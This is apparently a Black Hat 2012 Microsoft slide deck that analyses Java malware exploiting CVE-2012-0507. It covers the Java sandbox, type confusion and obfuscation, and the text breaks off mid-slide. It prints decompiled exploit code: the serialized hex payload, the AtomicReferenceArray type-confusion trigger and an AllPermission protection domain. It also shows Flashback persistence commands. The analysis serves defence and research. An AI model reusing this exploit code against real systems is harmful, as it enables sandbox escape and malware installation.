Recent Java Exploitation Trends and Malware

Jeong Wook (Matt) Oh (jeongoh@microsoft.com)





Black Hat USA 2012
Las Vegas

Background

The rise of malware abusing CVE-2012-0507

- On March 2012, we found malware abusing a Java vulnerability already patched by Oracle just a few weeks before.[1][2]
- We saw a drastic increase in the exploitation of this specific vulnerability.
  - Java has a large user base.
    - “1.1 billion desktops run Java.” [3]

1. http://www.oracle.com/technetwork/topics/security/javacpufeb2012-366318.html
2. http://blogs.technet.com/b/mmpc/archive/2012/03/20/an-interesting-case-of-jre-sandbox-breach-cve-2012-0507.aspx
3. http://www.java.com/en/about/

Java is multi-platform, so is the malware

- Java is multi-platform, and the vulnerability was not platform-dependent. This opened up the possibility of multi-platform exploitation.
- Mac OSX was hit by Flashback malware. [1]
  - Apple released a tool to fix this issue. [2]
- Malware authors can just replace the exploitation part with bunch of command lines from Mac OSX.
  - High portability of the malware.

```
Runtime.getRuntime().exec(new String[] { "chmod", "777", binname }).waitFor();
Runtime.getRuntime().exec(new String[] { "chmod", "777", dmn }).waitFor();
Runtime.getRuntime().exec(new String[] { "launchctl", "load", plpath }).waitFor();
Runtime.getRuntime().exec(new String[] { "rm", "-rf", hpath + "/Library/Caches/Java/cache" }).waitFor();
Runtime.getRuntime().exec(new String[] { "nohup", dmn, "&" }).waitFor();
```

1. http://www.f-secure.com/weblog/archives/00002341.html
2. http://support.apple.com/kb/HT5244

Timeline

1. http://www.oracle.com/technetwork/topics/security/javacpufeb2012-366318.html
2. http://weblog.ikvm.net/CommentView.aspx?guid=cd48169a-9405-4f63-9087-798c4a1866d3

CVE-2012-0507

- We found that exploitation of this new vulnerability replaced all pre-existing Java vulnerabilities that malware was using. This vulnerability is the number one vector for drive-by exploits.
  - What makes this vulnerability so attractive to malware writers?
  - Why is this vulnerability so effective in compromising systems running Java?
- Java based malware uses obfuscation, how can we defeat that?
  - Java research method and de-obfuscation

Java security

Java platform security model

- Java code is loaded by class loader.
- Remote code runs inside JVM sandbox.
- The permission of the code is enforced by security policy.
- Security policy, class loaders, and the sandbox are important elements in Java security.

Based on information from http://docs.oracle.com/javase/7/docs/technotes/guides/security/spec/security-spec.doc1.html

Security policy

- Security policy is the policy applied to the Java code based on its origin, and whether it is signed or not. It permits or restricts specific resources on the system.
- {java.home}/lib/security/java.policy is the system policy file for the JRE where {java.home} is the root folder of the JRE installation.

Example security policy

Part of the standard security policy file distributed with JRE7. It defines which resources it can access. The extensive listing of the permissions is available here [1].

```
grant {
    permission java.lang.RuntimePermission "stopThread";
    permission java.net.SocketPermission "localhost:1024-", "listen";
    permission java.util.PropertyPermission "java.version", "read";
    permission java.util.PropertyPermission "java.vendor", "read";
    permission java.util.PropertyPermission "java.vendor.url", "read";
    permission java.util.PropertyPermission "java.class.version", "read";
    permission java.util.PropertyPermission "os.name", "read";
    permission java.util.PropertyPermission "os.version", "read";
    permission java.util.PropertyPermission "os.arch", "read";
    permission java.util.PropertyPermission "file.separator", "read";
    permission java.util.PropertyPermission "path.separator", "read";
    permission java.util.PropertyPermission "line.separator", "read";
    permission java.util.PropertyPermission "java.specification.version", "read";
    permission java.util.PropertyPermission "java.specification.vendor", "read";
    permission java.util.PropertyPermission "java.specification.name", "read";
    permission java.util.PropertyPermission "java.vm.specification.version", "read";
    permission java.util.PropertyPermission "java.vm.specification.vendor", "read";
    permission java.util.PropertyPermission "java.vm.specification.name", "read";
    permission java.util.PropertyPermission "java.vm.version", "read";
    permission java.util.PropertyPermission "java.vm.vendor", "read";
    permission java.util.PropertyPermission "java.vm.name", "read";
};
```

1. http://java.sun.com/developer/onlineTraining/Programming/JDCBook/appA.html

Example: Access Denied

- This example shows malicious code trying to get the “TEMP” environment variable using the “java.lang.System.getenv” method, which is not allowed in this case.
  - java.lang.RuntimePermission “getenv.TEMP” permission is not granted.[1]

java.security.AccessControlException: access denied (java.lang.RuntimePermission getenv.TEMP)
at java.security.AccessControlContext.checkPermission(Unknown Source)
at java.security.AccessController.checkPermission(Unknown Source)
at **java.lang.SecurityManager.checkPermission**(Unknown Source)
at **java.lang.System.getenv**(Unknown Source)
at vi2u9i7.init(vi2u9i7.java:20)
at com.sun.deploy.uitoolkit.impl.awt.AWTAppletAdapter.init(Unknown Source)
at sun.plugin2.applet.Plugin2Manager$AppletExecutionRunnable.run(Unknown Source)
at java.lang.Thread.run(Unknown Source)

1. http://docs.oracle.com/javase/1.5.0/docs/api/java/lang/RuntimePermission.html

Security manager

- “Security manager is an object that defines a security policy for an application” [1]
- You can programmatically manage security policies using the SecurityManager class.
- You can even set security manager for your application if you have the permissions (but for remote code, you usually don’t have them).
  - public static void setSecurityManager(SecurityManager s) [2]

1. http://docs.oracle.com/javase/tutorial/essential/environment/security.html
2. http://docs.oracle.com/javase/1.5.0/docs/api/java/lang/System.html#setSecurityManager(java.lang.SecurityManager)

Java.lang.System.setSecurityManager(null)

- **Java.lang.System.setSecurityManager(null)** disables the security policy itself. Non-signed remote code doesn't have permission to the method itself.
- The first step in a Java exploit is usually running setSecurityManager(null).
- The following exception trace shows malware failing to exploit a vulnerability and one of the calls to the "setSecurityManager(null)" failing with an access denied error. A good sign of a failed exploit attempt.

```
Exception in thread "AWT-EventQueue-2"
sun.org.mozilla.javascript.internal.WrappedException: Wrapped
java.security.AccessControlException: access denied
(java.lang.RuntimePermission setSecurityManager) (<Unknown source>#1)
at sun.org.mozilla.javascript.internal.Context.throwAsScriptRuntimeEx(Unknown
Source)
at sun.org.mozilla.javascript.internal.MemberBox.invoke(Unknown Source)
at sun.org.mozilla.javascript.internal.NativeJavaMethod.call(Unknown Source)
at sun.org.mozilla.javascript.internal.Interpreter.interpretLoop(Unknown Source)
…
```

Type safety

- Data type: a data storage format that can contain a specific type or range of values [1]
- Type safety: Making sure one variable with a certain data type is not treated as a different data type in a program
- Type safety checks
  - Static type safety
    - Static type safety analysis of the code, before an actual run.
  - Dynamic type safety
    - Type safety is checked for every access of the variable, which is inefficient.

1. http://www.techterms.com/definition/datatype

Type safety In Java

- Type safety is important in Java security
  - "*Type safety is the most essential element of Java's security*." [1]
- For efficiency, static type checking is performed by a bytecode verifier or at compile time. Dynamic type checking is performed only for cases where a static type check can't be applied.

1. http://www.securingjava.com/chapter-two/chapter-two-10.html

Vulnerabilities

Vulnerable components

- Runtime environment
  - Deserialization, scripting, concurrency components, …
- Plugins
  - Java Deployment Toolkit
  - Java Web Start

Vulnerability types

- Type confusion
- Logic error
- Memory corruption
- Argument injection

Type confusion

- If a type safety check fails for any reason, it leads to type confusion.
- Just think about identity theft in the real world. If one person can steal another person's identity, this can lead to exploitation of the person and the resources the person has access to.
- Type confusion can result in a security breach in many cases. After type confusion, a security policy is applied to a disguised type.
- Type confusion attacks are explained well in the following references:
  - Securing Java section 10 – Type Safety (http://www.securingjava.com/chapter-two/chapter-two-10.html)
  - Java and Java virtual machine security vulnerabilities and their exploitation techniques(http://www.blackhat.com/presentations/bh-asia-02/LSD/bh-asia-02-lsd.pdf)
- Type confusion has a long history and is a well-known problem.

Type confusion

- CVE-2012-0507: AtomicReferenceArray type confusion vulnerability
- CVE-2011-3521: Deserialization type confusion vulnerability
- CVE-2012-1723: Hotspot field instruction type confusion vulnerability [1]

1. http://schierlm.users.sourceforge.net/CVE-2012-1723.html

Logic error

- With implementation of the component, logic errors reside in Java system code.
- CVE-2011-3544: Java Rhino Script Engine Vulnerability
  - SecurityManager is not implemented correctly
- CVE-2010-3563: Java Web Start BasicServiceImpl Policy File Overwrite Vulnerability
  - The policy file for Java Web Start can be overwritten

Memory corruption

- Java do have memory corruption issues.
- Memory corruption issues are not actually a trend for Java right now.
- CVE-2010-0842: Sun Java Runtime Environment MixerSequencer
- CVE-2010-3552: New Java Plugin Component Memory Corruption Issue

Argument injection

- Very popular with Java plugins.
- CVE-2010-1423: Argument Injection vulnerability in the URI handler in Java NPAPI plugin and Java Deployment Toolkit
- CVE-2010-0886: Java Deployment Toolkit Component

Tools

Note about the tools:

All software recommendations are my own, based on my own experience in performing vulnerability research. Microsoft does not endorse or otherwise recommend specific third-party products to accomplish the goals set forth in this presentation.

Static analysis

- Disassemblers
  - IDA
    - Show bytecode level instructions and constant tables
- Decompilers
  - JD-GUI, JAD, …
    - They can generate nice decompiled source code
    - Sometimes, malware code is not de-compilable due to the low level manipulation applied.
    - Each tool has pros and cons.

Dynamic analysis

- Debuggers
  - You can use these IDEs for debugging.
    - Eclipse: http://www.eclipse.org/
    - Netbeans: http://netbeans.org/
  - Decompile malware to source code form and compile using IDE.
  - Run this binary through debugger in the IDE.
  - If the malware code is not de-compilable, this method is inefficient.

Instrumentation

- You can use instrumentation in a very stable fashion to perform vulnerability research.
  - Instrumentation saves a lot of time compared to using debuggers, especially when source code can’t be decompiled and heavy obfuscation has been applied.
- For Java, instrumentation has a long history.
  - Used for profiling and various different purposes.
- Instrumentation toolkits
  - BCEL: http://commons.apache.org/bcel/
  - ASM: http://asm.ow2.org/

CVE-2012-0507

Main exploit code for CVE-2012-0507 malware (Detected as Exploit:Java/CVE-2012-0507.B)

```
 String[] arrayOfString = { "ACED0005757200135B4C6A6176612E6C616E672E4F62",
"6A6563743B90CE589F1073296C0200007870000000002",
"757200095B4C612E48656C703BFE2C941188B6E5FF02",
"000078700000000170737200306A6176612E7574696C",
"2E636F6E63757272656E742E61746F6D69632E41746F",
"6D6963526566572656E63654172726179A9D2DEA1BE",
"65600C0200015B000561727261797400135B4C6A6176",
"612F6C616E672F4F626A6563743B787071007E0003" };
      StringBuilder localStringBuilder = new StringBuilder();
      for (int i = 0; i < arrayOfString.length; i++)
      {
        localStringBuilder.append(arrayOfString[i]);
      }
ObjectInputStream localObjectInputStream = new ObjectInputStream(new
ByteArrayInputStream(StringToBytes(localStringBuilder.toString())));
      Object[] arrayOfObject = (Object[])(Object[])localObjectInputStream.readObject();
      Help[] arrayOfHelp = (Help[])(Help[])arrayOfObject[0];
      AtomicReferenceArray localAtomicReferenceArray = (AtomicReferenceArray)arrayOfObject[1];
      ClassLoader localClassLoader = getClass().getClassLoader();
      localAtomicReferenceArray.set(0, localClassLoader);
      Help.doWork(arrayOfHelp[0]);
```

Serialized object building

- The serialized object is encoded in an ascii hex string and converted to a byte array.

```
 String[] arrayOfString = { "ACED0005757200135B4C6A6176612E6C616E672E4F62",
"6A6563743B90CE589F1073296C0200007870000000002",
"757200095B4C612E48656C703BFE2C941188B6E5FF02",
"000078700000000170737200306A6176612E7574696C",
"2E636F6E63757272656E742E61746F6D69632E41746F",
"6D6963526566572656E636541726179A9D2DEA1BE",
"65600C0200015B000561727261797400135B4C6A6176",
"612F6C616E672F4F626A6563743B787071007E0003" };
      StringBuilder localStringBuilder = new StringBuilder();
      for (int i = 0; i < arrayOfString.length; i++)
      {
        localStringBuilder.append(arrayOfString[i]);
      }
ObjectInputStream localObjectInputStream = new ObjectInputStream(new
ByteArrayInputStream(StringToBytes(localStringBuilder.toString())));
```

Reading serialized objects

- The serialized object is deserialized using *java.io.ObjectInputStream.readObject* method.
- The object is referenced using Help[] and AtomicReferenceArray types
- The serialized objects are manipulated to make a reference between data types after being programmatically generated.

```
Object[] arrayOfObject = (Object[])(Object[])localObjectInputStream.readObject();
Help[] arrayOfHelp = (Help[])(Help[])arrayOfObject[0];
AtomicReferenceArray localAtomicReferenceArray =
        (AtomicReferenceArray)arrayOfObject[1];
```


Type confusion


- Retrieves class loader for current instance.
- Run following method to incur type confusion.
  - *java.util.concurrent.atomic.AtomicReferenceArray.set*
- Pass type-confused object to Help.doWork method

```
ClassLoader localClassLoader = getClass().getClassLoader();
localAtomicReferenceArray.set(0, localClassLoader);
Help.doWork(arrayOfHelp[0]);
```

Original serialized objects

- The de-serialized object looks like this.






- arrayOfHelp[0] = null and Help type

Objects after type confusion

- Call to *localAtomicReferenceArray.set(0, localClassLoader);*
- It uses ClassLoader as a type confusion target, as when you have access to ClassLoader, you can load your own class with whatever permission and code source you want.



arrayOfObject	Object[2] (id=83)
[0]	Help[1] (id=90)
[0]	Applet2ClassLoader (id=92)
[1]	AtomicReferenceArray<E> (id=93)
array	Help[1] (id=90)
[0]	Applet2ClassLoader (id=92)

Reference

This is seen as Help object from the code.

Type confusion

- arrayOfHelp[0] = Applet2ClassLoader
  - The object's real type is Applet2ClassLoader type which is a subclass of ClassLoader type.
  - But the code accessing this field will treat this object as a Help type.
  - This is type confusion

How is this possible?

- The problem lies in the following method.
  java.util.concurrent.atomic.AtomicReferenceArray.set

public final void **set**(int i, E newValue) [1]
Parameters:
i - the index
newValue - the new value

- It is using unsafe's putObjectVolatile method to manipulate the internal object array.
- unsafe is sun.misc.Unsafe type

```
public final void set(int paramInt, E paramE)
 {
   unsafe.putObjectVolatile(this.array, rawIndex(paramInt), paramE);
 }
```

1. http://docs.oracle.com/javase/6/docs/api/java/util/concurrent/atomic/AtomicReferenceArray.html#set(int, E)

sun.misc.Unsafe is unsafe!

- Direct manipulation of Java objects using low-level, unsafe, but efficient operations.
- Only trusted code can use this class.
  - If that trusted code has a vulnerability, it leads to direct violation of type safety, which is called type confusion.
- *java.util.concurrent.atomic.AtomicReferenceArray.set* doesn't perform any type check when calling unsafe methods. This is exactly what we call type confusion.

```
public final class Unsafe
{
…
    public native void putObjectVolatile(Object paramObject1, long paramLong,
Object paramObject2);
…
}
```

Help class

- Help class is extended from ClassLoader.
- It has a public static doWork method.
- doWork is expecting 1st parameter type of “Help”.

```
class Help extends ClassLoader
{
…
      public static void doWork(Help paramHelp)
       {
         …
       }
}
```

View from static analysis

```
public class Test extends Applet
{
   public void init()
   {
      …
      Help[] arrayOfHelp = (Help[])(Help[])arrayOfObject[0];
      …
      localAtomicReferenceArray.set(0, localClassLoader);
      Help.doWork( arrayOfHelp[0] );
      …
   }
}
…
class Help extends ClassLoader
{
…
       public static void doWork( Help paramHelp )
       {
         …
                  Class localClass = paramHelp.defineClass("a.Time",
arrayOfByte, 0, arrayOfByte.length, localProtectionDomain);


                  Time localTime = (Time)localClass.newInstance();
```

1. arrayOfHelp is Help[] type

View from static analysis

```
public class Test extends Applet
{
   public void init()
   {
      …
      Help[] arrayOfHelp = (Help[])(Help[])arrayOfObject[0];
      …
      localAtomicReferenceArray.set(0, localClassLoader);
      Help.doWork( arrayOfHelp[0] );
      …
   }
}
…
class Help extends ClassLoader
{
…
       public static void doWork( Help paramHelp )
        {
          …
                  Class localClass = paramHelp.defineClass("a.Time",
arrayOfByte, 0, arrayOfByte.length, localProtectionDomain);


                  Time localTime = (Time)localClass.newInstance();
```

1. arrayOfHelp is Help[] type

2. arrayOfHelp[0] is Help type.

View from static analysis

```
public class Test extends Applet
{
   public void init()
   {
      …
      Help[] arrayOfHelp = (Help[])(Help[])arrayOfObject[0];
      …
      localAtomicReferenceArray.set(0, localClassLoader);
      Help.doWork( arrayOfHelp[0] );
      …
   }
}
…
class Help extends ClassLoader
{
…
      public static void doWork( Help paramHelp )
      {
        …
                Class localClass = paramHelp.defineClass("a.Time",
arrayOfByte, 0, arrayOfByte.length, localProtectionDomain);


                Time localTime = (Time)localClass.newInstance();
```

1. arrayOfHelp is Help[] type

2. arrayOfHelp[0] is Help type.

3. doWork is accepting Help type

View from static analysis

- Using static analysis on the bytecode, it is not possible to find a type safety violation in the code as the data flow shows type safety is intact.
- Verifier allows this code to run after static verification succeeds.

View from dynamic analysis

```
public class Test extends Applet
{
   public void init()
   {
      …
      Help[] arrayOfHelp = (Help[])(Help[])arrayOfObject[0];
      …
      localAtomicReferenceArray.set(0, localClassLoader);
      Help.doWork( arrayOfHelp[0] );
      …
   }
}
…
class Help extends ClassLoader
{
…
       public static void doWork( Help paramHelp )
       {
          …
                  Class localClass = paramHelp.defineClass("a.Time",
arrayOfByte, 0, arrayOfByte.length, localProtectionDomain);


                  Time localTime = (Time)localClass.newInstance();
```

1. arrayOfHelp is Help[] type

View from dynamic analysis

```
public class Test extends Applet
{
   public void init()
   {
      …
      Help[] arrayOfHelp = (Help[])(Help[])arrayOfObject[0];
      …
      localAtomicReferenceArray.set(0, localClassLoader);
      Help.doWork( arrayOfHelp[0] );
      …
   }
}
…
class Help extends ClassLoader
{
…
       public static void doWork( Help paramHelp )
        {
          …
                  Class localClass = paramHelp.defineClass("a.Time",
arrayOfByte, 0, arrayOfByte.length, localProtectionDomain);


                  Time localTime = (Time)localClass.newInstance();
```

1. arrayOfHelp is Help[] type
2. arrayOfHelp[0] is a subclass of ClassLoader type

View from dynamic analysis

```
public class Test extends Applet
{
   public void init()
   {
      …
      Help[] arrayOfHelp = (Help[])(Help[])arrayOfObject[0];
      …
      localAtomicReferenceArray.set(0, localClassLoader);
      Help.doWork( arrayOfHelp[0] );
      …
   }
}
…
class Help extends ClassLoader
{
…
       public static void doWork( Help paramHelp )
        {
          …
                  Class localClass = paramHelp.defineClass("a.Time",
arrayOfByte, 0, arrayOfByte.length, localProtectionDomain);


                  Time localTime = (Time)localClass.newInstance();
```

1. arrayOfHelp is Help[] type
2. arrayOfHelp[0] is a subclass of ClassLoader type
3. Passing Help type object with ClassLoader actual object.

View from dynamic analysis

```
public class Test extends Applet
{
   public void init()
   {
      …
      Help[] arrayOfHelp = (Help[])(Help[])arrayOfObject[0];
      …
      localAtomicReferenceArray.set(0, localClassLoader);
      Help.doWork( arrayOfHelp[0] );
      …
   }
}
…
class Help extends ClassLoader
{
…
      public static void doWork( Help paramHelp )
       {
         …
                  Class localClass = paramHelp.defineClass("a.Time",
arrayOfByte, 0, arrayOfByte.length, localProtectionDomain);


                  Time localTime = (Time)localClass.newInstance();
```

1. arrayOfHelp is Help[] type
2. arrayOfHelp[0] is a subclass of ClassLoader type
3. Passing Help type object with ClassLoader actual object.

4. Expecting Help type, but gets ClassLoader type

View from dynamic analysis

```
public class Test extends Applet
{
   public void init()
   {
      …
      Help[] arrayOfHelp = (Help[])(Help[])arrayOfObject[0];
      …
      localAtomicReferenceArray.set(0, localClassLoader);
      Help.doWork( arrayOfHelp[0] );
      …
   }
}
…
class Help extends ClassLoader
{
…
       public static void doWork( Help paramHelp )
        {
          …
                  Class localClass = paramHelp.defineClass("a.Time",
arrayOfByte, 0, arrayOfByte.length, localProtectionDomain);


                  Time localTime = (Time)localClass.newInstance();
```

1. arrayOfHelp is Help[] type
2. arrayOfHelp[0] is a subclass of ClassLoader type
3. Passing Help type object with ClassLoader actual object.

4. Expecting Help type, but gets ClassLoader type

5. Call ClassLoader's defineClass with custom localProtectionDomain

View from dynamic analysis

```
public class Test extends Applet
{
   public void init()
   {
      …
      Help[] arrayOfHelp = (Help[])(Help[])arrayOfObject[0];
      …
      localAtomicReferenceArray.set(0, localClassLoader);
      Help.doWork( arrayOfHelp[0] );
      …
   }
}
…
class Help extends ClassLoader
{
…
       public static void doWork( Help paramHelp )
        {
          …
                  Class localClass = paramHelp.defineClass("a.Time",
arrayOfByte, 0, arrayOfByte.length, localProtectionDomain);


                  Time localTime = (Time)localClass.newInstance();
```

1. arrayOfHelp is Help[] type
2. arrayOfHelp[0] is a subclass of ClassLoader type
3. Passing Help type object with ClassLoader actual object.


4. Expecting Help type, but gets ClassLoader type

5. Call ClassLoader's defineClass with custom localProtectionDomain

6. Instantiate the class

Limitation with static analysis

- The issue happened with a call to the following line.
  - *localAtomicReferenceArray.set(0, localClassLoader);*
- After the call, we have a Help[0] member typed as Help class with object from a subclass of ClassLoader.
- There is no way for the verifier to know type confusion is happening inside this method using static analysis.



After *localAtomicReferenceArray.set(0, localClassLoader);*, arrayOfObject[0][0] will have ClassLoader object, but typed as Help class.

defineClass method with custom protection domain

- Typical code to create local protection domain is used.
- It makes the newly created class from defineClass method call look like it was loaded from the local machine with all permissions.

```
URL localURL = new URL("file:///");
Certificate[] arrayOfCertificate = new Certificate[0];
Permissions localPermissions = new Permissions();
localPermissions.add(new AllPermission());
ProtectionDomain localProtectionDomain = new ProtectionDomain(new
CodeSource(localURL, arrayOfCertificate), localPermissions);
```

Accessing defineClass method of *java.lang.ClassLoader*

- Why is this a problem?
  - You can dynamically load your own class with custom protection domain.
  - This means you can run your own code with any permission you want
  - This is something not achievable without type confusion

Calling defineClass from existing class loader

- *defineClass* is a protected member
  - *protected final Class defineClass(String name, byte[] b, int off, int len) throws ClassFormatError*
  - *protected final Class defineClass(byte[] b, int off, int len) throws ClassFormatError*
  - *protected final Class defineClass(String name, byte[] b,int off,int len, ProtectionDomain protectionDomain)throws ClassFormatError*
- Which means you should subclass the ClassLoader class to call these methods.
- You can’t directly call these methods from outside the subclass.

1. http://docs.oracle.com/javase/1.4.2/docs/api/java/lang/ClassLoader.html

Access to defineClass

- Help class is a subclass of ClassLoader.
- It has access to defineClass.

```
class Help extends ClassLoader
{
…
 public static void doWork( Help paramHelp )
  {
    …
                    Class localClass = paramHelp.defineClass("a.Time",
arrayOfByte, 0, arrayOfByte.length, localProtectionDomain);
                    Time localTime = (Time)localClass.newInstance();
```

createClassLoader permission

- You can’t instantiate your own class loader from remote code.
  - If you create an extended class from ClassLoader and instantiate it, you’ll get the following exceptions.

```
java.security.AccessControlException: access denied ("java.lang.RuntimePermission"
"createClassLoader")
    at java.security.AccessControlContext.checkPermission(Unknown Source)
    at java.security.AccessController.checkPermission(Unknown Source)
    at java.lang.SecurityManager.checkPermission(Unknown Source)
    at java.lang.SecurityManager.checkCreateClassLoader(Unknown Source)
    at java.lang.ClassLoader.checkCreateClassLoader(Unknown Source)
    at java.lang.ClassLoader.<init>(Unknown Source)
…
```

Instantiate Help class?

- Help class is never instantiated in the exploit.
- If it is instantiated, it will trigger a createClassLoader permission exception.

```
class Help extends ClassLoader
{
…
 public static void doWork( Help paramHelp )
  {
    …
                Class localClass = paramHelp.defineClass("a.Time",
arrayOfByte, 0, arrayOfByte.length, localProtectionDomain);
                Time localTime = (Time)localClass.newInstance();
```

Type confusion & defineClass method

- The code is calling defineClass method from Help's instance. But, you'll never be able to create the Help instance.
- When type confusion happens, this is actually the defineClass method from the ClassLoader instance.

```
class Help extends ClassLoader
{
…
 public static void doWork( Help paramHelp )
  {
    …
                Class localClass = paramHelp.defineClass("a.Time",
arrayOfByte, 0, arrayOfByte.length, localProtectionDomain);
                Time localTime = (Time)localClass.newInstance();
```

Calling defineClass Using type confusion

- What you can't do
  - You can't instantiate any class extended from ClassLoader (need createClassLoader permission). So you can't instantiate the Help class.
  - You can't access the defineClass method from outside the class, package and extended class. So you can't call the defineClass method of ClassLoader directly from any code.
- What you can do
  - Help class is extended from ClassLoader and it has access to its own inherited defineClass method.
- What you can do, abusing type confusion
  - Type confusion makes it possible to pass the already instantiated ClassLoader to a static method of Help class.
  - Make it call the defineClass method of type-confused ClassLoader instance.

Obfuscation

Obfuscation

- Obfuscate
  - to make something obscure or unclear, especially by making it unnecessarily complicated
- Obfuscation in malware
  - Make binaries or scripts complicated so that analysis is not easily performed.
  - Use language features to perform this

Obfuscation in different languages

- Javascript
  - eval function [1]
  - document.write [2]
- ActionScript
  - flash.display.Loader’s loadBytes method can be used to load SWF bytestream dynamically. [3]
- Java
  - **java.lang.Class, java.lang.reflect.Method** can be used to achieve dynamic class loading and method invoke.

1. http://msdn.microsoft.com/en-us/library/12k71sw7(v=vs.94).aspx
2. http://msdn.microsoft.com/en-us/library/ie/ms536782(v=vs.85).aspx
3. http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/display/Loader.html?filter_flash=cs5&filter_flashplayer=10.2&filter_air=2.6#loadBytes()

Dynamic class loading and method invoke

- **java.lang.Class** provides methods for dynamic class loading
  - Retrieves Class for the className
    - public static Class **forName**(String className) throws ClassNotFoundException
  - Retrieves method with name and Class[] parameter types
    - public Method **getMethod**(String name, Class... parameterTypes) throws NoSuchMethodException, SecurityException
  - Create new instance
    - public Object **newInstance**() throws InstantiationException, IllegalAccessException
- **java.lang.reflect.Method** provides methods for dynamically invoking a method from a class using an object.
  - Invoke a method from an object
    - public Object **invoke**(Object obj, Object[] args) throws IllegalAccessException, IllegalArgumentException, InvocationTargetException

1. http://docs.oracle.com/javase/1.4.2/docs/api/java/lang/Class.html
2. http://docs.oracle.com/javase/1.4.2/docs/api/java/lang/reflect/Method.html

Example from malware: Class resolution

- paramObject1 = Class name
- getMethod is used

```
package la;

public class lb
{
…
 public static Object la(Object paramObject1, Object paramObject2, Class[] paramArrayOfClass,
Object paramObject3, Object[] paramArrayOfObject)
  {
    try
    {
      return la(paramObject1).getMethod((String)paramObject2,
paramArrayOfClass).invoke(paramObject3, paramArrayOfObject);
    }
…
}
```

Class resolution

- Class.forName is used to resolve class for paramObject string.

```
public static Class la(Object paramObject)
 {
   try
   {
     return Class.forName((String)paramObject);
   }
   catch (Exception localException)
   {
   }
   return null;
 }
```

Method name

- paramObject2 = Method name
- 1st argument for getMethod

```
package la;

public class lb
{
…
 public static Object la(Object paramObject1, Object paramObject2, Class[] paramArrayOfClass, Object paramObject3, Object[] paramArrayOfObject)
  {
    try
    {
      return la(paramObject1).getMethod((String)paramObject2, paramArrayOfClass).invoke(paramObject3, paramArrayOfObject);
    }
…
}
```

Class parameters

- paramArrayOfClass = Class parameters
- 2nd argument for getMethod

```
package la;

public class lb
{
…
 public static Object la(Object paramObject1, Object paramObject2, Class[] paramArrayOfClass,
Object paramObject3, Object[] paramArrayOfObject)
  {
    try
    {
      return la(paramObject1).getMethod((String)paramObject2,
paramArrayOfClass).invoke(paramObject3, paramArrayOfObject);
    }
…
}
```

Invoke object

- paramObject3 = Invoke Object
- 1st argument for invoke

```
package la;

public class lb
{
…
 public static Object la(Object paramObject1, Object paramObject2, Class[] paramArrayOfClass,
Object paramObject3, Object[] paramArrayOfObject)
  {
    try
    {
